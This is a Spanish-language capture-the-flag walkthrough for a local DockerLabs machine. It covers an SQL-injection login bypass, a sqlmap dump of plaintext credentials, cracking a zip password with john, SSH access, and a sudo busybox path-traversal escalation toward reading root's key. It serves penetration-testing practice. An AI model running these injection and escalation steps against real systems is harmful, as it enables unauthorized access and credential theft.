



Inj3ct0rss

Autor: d1se0

Dificultad: Medio


Fecha de creación:
18/08/2024

Vamos a desplegar la maquina vulnerable.




```
❯ sudo bash auto_deploy.sh inj3ct0rss.tar

                          ##        .
                    ## ## ##       ==
                 ## ## ## ##      ===
             /""""""""""""""""\___/ ===
        ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
             \______ o          __/
               \    \        __/
                \____\______/

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Ahora haremos un escaneo profundo para ver los puertos abiertos del servidor.




```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```



```
❯ cat Puertos
       File: Puertos

   # Nmap 7.95 scan initiated Mon Oct 27 16:49:09 2025 as:
   Nmap scan report for 172.17.0.2
   Host is up, received arp-response (0.0000070s latency).
   Scanned at 2025-10-27 16:49:10 CET for 1s
   Not shown: 65533 closed tcp ports (reset)
   PORT   STATE SERVICE REASON
   22/tcp open  ssh     syn-ack ttl 64
   | ssh-hostkey:
   |   256 fd:f8:90:30:73:b2:51:20:2d:cb:7a:77:67:69:dc:e5
   | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAA
   |   256 ad:54:3f:1a:45:7c:b5:97:fb:5b:a8:fb:63:1d:1d:0b
   |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAxCKvhvk5MXJSo9ka
   80/tcp open  http    syn-ack ttl 64
   | http-methods:
   |_  Supported Methods: GET HEAD POST OPTIONS
   |_http-title: Inj3ct0rs CTF - P\xC3\xA1gina Principal
   MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Vemos que tenemos el servicio de http, así que vamos a mirar que contiene.



Inj3ct0rs CTF

Bienvenido a Inj3ct0rs CTF

¡Pon a prueba tus habilidades de hacking!

Inj3ct0rs es el lugar ideal para desafiarte en el campo de la seguridad informática. Enfréntate a una variedad de desafíos diseñados para probar tus conocimientos y habilidades.

Características del CTF

Desafíos de SQL Injection

Exploits de vulnerabilidades web

Criptografía y esteganografía


Escalamiento de privilegios

¿Estás listo para el desafío?

¡No pierdas la oportunidad de poner a prueba tus habilidades y aprender más sobre seguridad informática!

© 2024 Inj3ct0rs CTF. Todos los derechos reservados.

Explorando un poco encontramos un panel de login.



Inj3ct0rs CTF

Iniciar Sesión


Accede a tu cuenta

Nombre de Usuario: admin'-- -

Contraseña: •

¿No tienes una cuenta?

Aplicando sql injection podemos ver que ingresamos como administrador.



Inj3ct0rs CTF

Bienvenido a Inj3ct0rs CTF

¡Has iniciado sesión exitosamente!

Bienvenido al área privada de Inj3ct0rs CTF. A continuación, encontrarás información detallada y enlaces a varios desafíos y recursos.

Estado del Sistema

El sistema está funcionando correctamente. Aquí están los detalles actuales del servidor:

Servidor: inj3ct0rs-ctf

IP: 192.168.1.100

Última Actualización: 14 de agosto de 2024

Desafíos Disponibles


Explora los desafíos que tenemos preparados para ti:

Últimos Registros de Actividad


```
2024-08-14 10:23:45 - Usuario 'admin' inició sesión desde IP 192.168.1.105
2024-08-14 10:25:17 - Usuario 'user123' completó el desafío de SQL Injection
2024-08-14 10:30:52 - Usuario 'guest' falló al intentar iniciar sesión
```

Caan31

No encontramos nada interesante así que vamos a utilizar sqlmap para ver si encontramos algo dentro de la base de datos.




```
❯ sqlmap -u http://172.17.0.2/login.php --forms --dbs --batch
```




```
available databases [5]:
[*] information_schema
[*] injectors_db
[*] mysql
[*] performance_schema
[*] sys
```


Vemos que tenemos bases de datos, así seguiremos explorando que encontramos.




```
❯ sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db --tables --batch
```




```
Database: injectors_db
[1 table]
+-------+
| users |
+-------+
```




```
❯ sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db -T users --columns --batch
```



```
Database: injectors_db
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int         |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+
```




```
❯ sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db -T users -C id,password,username --batch --dump
```



```
Database: injectors_db
Table: users
[4 entries]
+----+-----------------------------+----------+
| id | password                    | username |
+----+-----------------------------+----------+
| 1  | loveyou                     | root     |
| 2  | chicago123                  | jane     |
| 3  | password                    | admin    |
| 4  | no_mirar_en_este_directorio | ralf     |
+----+-----------------------------+----------+
```

Al ver un supuesto directorio, lo exploramos y vemos un fichero .zip




172.17.0.2/no_mirar_en_este_directorio/
Online - Reverse Shel...
GTFOBins
DockerLabs
CrackStation - Online ...
Pay

Index of /no_mirar_en_este_directo

Name	Last modified	Size	Description
Parent Directory		-	
secret.zip	2024-08-14 15:20	330	


Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Lo intentamos extraer y vemos que cuenta con una contraseña.




```
❯ unzip secret.zip
Archive:  secret.zip
[secret.zip] confidencial.txt password:
   skipping: confidencial.txt        incorrect password
```


Utilizaremos zip2john para generar un hash y luego así poder utilizar john y así encontrar la contraseña.



```
❯ zip2john secret.zip > password.hash
ver 2.0 efh 5455 efh 7875 secret.zip/confidencial.txt PKZIP Encr: TS_chk, cmplen=132, decmplen=177, crc=D2FD3E9E ts=7A38 cs=7a38 type=8
```




```
❯ john password.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
computer         (secret.zip/confidencial.txt)
1g 0:00:00:00 DONE 2/3 (2025-10-27 17:01) 14.28g/s 654642p/s 654642c/s 654642C/s 123456..Open
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




```
❯ unzip secret.zip
Archive:  secret.zip
[secret.zip] confidencial.txt password:
  inflating: confidencial.txt
```

Encontramos las credenciales de un usuario.




```
❯ cat confidencial.txt
       File: confidencial.txt

       You have to change your password ralf, I have told you many times, log into your account and I will change your password.

       Your new credentials are:

       ralf:supersecurepassword

```

Ahora nos conectamos como este usuario y vemos




```
❯ ssh ralf@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:iC/yTL1NsOyIB5A+xmflwZna1ylIRz5xlC3pntryn/w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
ralf@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ralf@74b1f7dff115:~$
```

Ahora vemos que tenemos el permiso del binario busybox en un directorio.



```
ralf@74b1f7dff115:~$ sudo -l
Matching Defaults entries for ralf on 74b1f7dff115:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ralf may run the following commands on 74b1f7dff115:
    (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
```


Con ayuda de gtfobin veremos cómo podemos escalar privilegios al otro usuario y ejecutaremos los comandos.



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo busybox sh
```




```
    (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
ralf@74b1f7dff115:~$ sudo -u capa /usr/local/bin/busybox /nothing/../sh


BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/home/ralf $ whoami
capa
/home/ralf $
```

Ahora vemos que encontramos en su directorio sus credenciales.




```
/home $ cd capa/
~ $ ls
passwd.txt
~ $ cat passwd.txt
capa:capaelmejor
~ $ 
```

Nos conectamos por remoto al usuario por ssh.




```
❯ ssh capa@172.17.0.2
capa@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

capa@74b1f7dff115:~$ 
```

Vemos a que tenemos permisos y vemos que al binario cat.




```
capa@74b1f7dff115:~$ sudo -l
Matching Defaults entries for capa on 74b1f7dff115:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User capa may run the following commands on 74b1f7dff115:
    (ALL : ALL) NOPASSWD: /bin/cat
capa@74b1f7dff115:~$ 
```

Lo que haremos será ver la clave privada del usuario root.



